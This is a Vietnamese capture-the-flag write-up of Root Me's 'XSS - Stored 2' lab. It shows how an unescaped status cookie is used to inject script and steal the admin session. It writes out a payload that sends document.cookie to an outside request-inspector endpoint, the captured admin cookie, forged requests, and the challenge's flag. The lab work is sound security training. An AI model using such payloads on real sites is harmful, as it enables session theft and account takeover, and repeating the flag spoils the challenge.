

# Write up challenge XSS - Stored 2


---

Tác giả:

- **Nguyễn Mỹ Quỳnh**

[Link Challenge](#)

Truy cập challenge ta thấy có một form gửi message và một đường link admin.



**Root Me**

**Forum v0.002**

[admin](#)

Titre / Title :

Message / Content :

Posted messages:

**Welcome**  
N'hésitez pas à me laisser un message / Don't hesitate, let a message

Bài này cũng tương tự bài XSS - Stored 1 ở chỗ là sau nhiều lần điền thử, gửi và refresh lại trang, em nhận thấy sau khi mình gửi message sẽ được lưu lại ở trang này và sau vài phút thì admin sẽ vào đọc tin nhắn.

Tuy nhiên tiến hành inspect ta thấy bài này khác ở chỗ là có vẻ input đã được kiểm tra nên không thể khai thác lỗ hổng từ việc truyền vào 2 ô input này được.

```
> <span>...</span>  
<br>  
<span><script>alert("1")</script></span>  
<br>  
<hr>
```

## Forum v0.002

[admin](#)

Statut / Status : *invite*

message enregistré / content saved

Titre / Title :

Message / Content :

Posted messages:

### Welcome

N'hésitez pas à me laisser un message / Don't hesitate, let a message

c (*status : invite*)

<script>alert("1")</script>

c (*status : invite*)

<script>alert("1")</script>

### Message read (*status : admin*)

Vos messages ont bien été lus / Your messages have been read

Thử xem xét các dữ kiện khác. Nhấp vào link admin đường dẫn thay đổi nhưng trang vẫn không có gì thay đổi

Tiến hành inspect và xem cookie ở Network, ta thấy `status=invite` là một trong những cookie đáng chú ý (còn lại là các cookie của user)

Name	Headers	Payload	Preview	Response	Initiator	Timing	Cookies
Request Cookies <input type="checkbox"/> show filtered out request cookies							
Name	Value	Doma..	P...	Ex..	Sizt	H...	S...
status	invite	challe...	/...	S...	12		
_ga	GA1.1.962404486.16473...	.root-...	/	2...	29		
lang	fr	challe...	/	2...	6		
_ga_SRYSK...	GS1.1.1648140443.24.1.1...	.root-...	/	2...	48		

Mặt khác ta cũng nhận thấy được sự xuất hiện của `invite` trong class thẻ `<i>` trả về. Có thể đây chính là lỗi hổng.

```

<span>
  <b>a</b>
  "&nbsp;("
  <i class="invite">status : invite</i>
  ")"
</span>
<br>
<span>a</span>

```


Sử dụng burpsuite sửa cookie thành một giá trị khác

```

1 POST /web-client/ch19/ HTTP/1.1
2 Host: challenge01.root-me.org
3 Content-Length: 17
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://challenge01.root-me.org
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
=0.9
10 Referer: http://challenge01.root-me.org/web-client/ch19/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: status=""><script>alert("1")</script>; _ga=GA1.1.8876;
14 Connection: close
15

```

Thật vậy có lỗ hổng!




Những gì cần làm sẽ là lợi dụng lỗ hổng này để chèn đoạn script lưu trữ để khi admin truy cập vào check tin nhắn thì cookie của admin sẽ được gửi đến endpoint mà mình chỉ định.

Tiến hành chèn script:

```

"><script>document.write("<img
src='https://requestinspector.com/inspect/01fyyazm8j1a7pvz6wcx6mqg74/' %2b
document.cookie %2b "'></img>")</script>

```



Nhận được request chứa cookie của user

```

<i class>
  <script>
    document.write("<img src='https://requestinspector.com/inspect/01fyyazm8j1a7pvz6wcx6mqg74/' + document.cookie + '></img>")
  </script>
  <img src='https://requestinspector.com/inspect/01fyyazm8j1a7pvz6wcx6mqg74/status...1.887632091.1648142662;__ga_SRYSKX09J7=GS1.1.1648145813.2.0.1648145813.0'>
  "">status : "><script>document.write("<img src='https://requestinspector.com/inspect/01fyyazm8j1a7pvz6wcx6mqg74/' + document.cookie + '></img>")</script>"
</i>

```

```

GET /inspect/01fyyazm8j1a7pvz6wcx6mqg74/status=invite;%20_ga=GA1.1.887632091.1648142662;%20_ga_SRYSKX09J7=GS1.1.1648145813.2.0.1648145813.0 HTTP/1.1
requestinspector.com
Accept-Encoding: gzip
Sec-Ch-Ua-Platform: "Windows"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Dest: image
Sec-Fetch-Site: cross-site
Accept-Language: en-US,en;q=0.9
Referer: http://challenge01.root-me.org/
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua: "(Not(A:Brand);v="8", "Chromium";v="99"
Sec-Fetch-Mode: no-cors

```

Việc còn lại chỉ cần đợi admin vào đọc message và ta sẽ có được cookie:

```

GET /inspect/01fyyazm8j1a7pvz6wcx6mqg74/status=invite;%20ADMIN_COOKIE=SY2USDIH78TF3DFU78546TE7F HTTP/1.1
requestinspector.com
User-Agent: Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) CasperJS/1.1.4+PhantomJS/2.1.1 Safari/538.1
Accept: /*
Accept-Encoding: gzip
Accept-Language: fr-FR,en,*
Referer: http://challenge01.root-me.org/web-client/ch19/?admin=1&idx=0

```

Dùng burpsuite sửa cookie để vào admin section

```

1 GET /web-client/ch19/?section=admin HTTP/1.1
2 Host: challenge01.root-me.org
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Ch
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
  =0.9
6 Referer: http://challenge01.root-me.org/web-client/ch19/?section=admin
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: ADMIN_COOKIE=SY2USDIH78TF3DFU78546TE7F
10 Connection: close
11
12

```

Có được flag:



## Forum v0.002

Vous pouvez valider ce challenge avec ce mot de passe / You can validate challenge with this pass : E5HKEGyCXQVsYaehaqeJs0AfV  
admin

Titre / Title :

Message / Content :


Submit thành công

## XSS - Stored 2

50 Points 

Author

g0uZ, 4 March 2012

Level 








### Statement

Steal the administrator session's cookie and go in the admin section.

[Start the challenge](#)

### 7 related ressource(s)

-  [XSS enregistrée \(Web\)](#)
-  [Blackhat US 2011 : XSS street fight \(Exploitation - Web\)](#)
-  [XSS et phishing \(Exploitation - Web\)](#)
-  [SSTIC 2009 : XSS de la brise à l'ouragan \(Exploitation - Web\)](#)
-  [BlackHat US 2009 favorite XSS Filters-IDS and how to attack them \(Exploita](#)

### Validation

Well done, you won 50 Points

Don't forget to give your opinion on the challenge by voting :-)

**Flag:** E5HKEGyCXQVsYaehaqeJs0AfV